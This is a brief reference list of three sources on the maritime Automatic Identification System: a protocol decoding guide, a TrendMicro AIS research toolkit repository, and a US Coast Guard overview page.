- Raymond, E.S. (2021, July 8). AIVDM/AIVDO Protocol Decoding, version 1.56. https://gpsd.gitlab.io/gpsd/AIVDM.html
- TrendMicro. (2020, August 20). AIS BlackToolkit. https://github.com/trendmicro/ais/
- USCG. (2020, April 17). Automatic Identification Center Overview. USCG Navigation Center. https://www.navcen.uscg.gov/?pageName=AISmain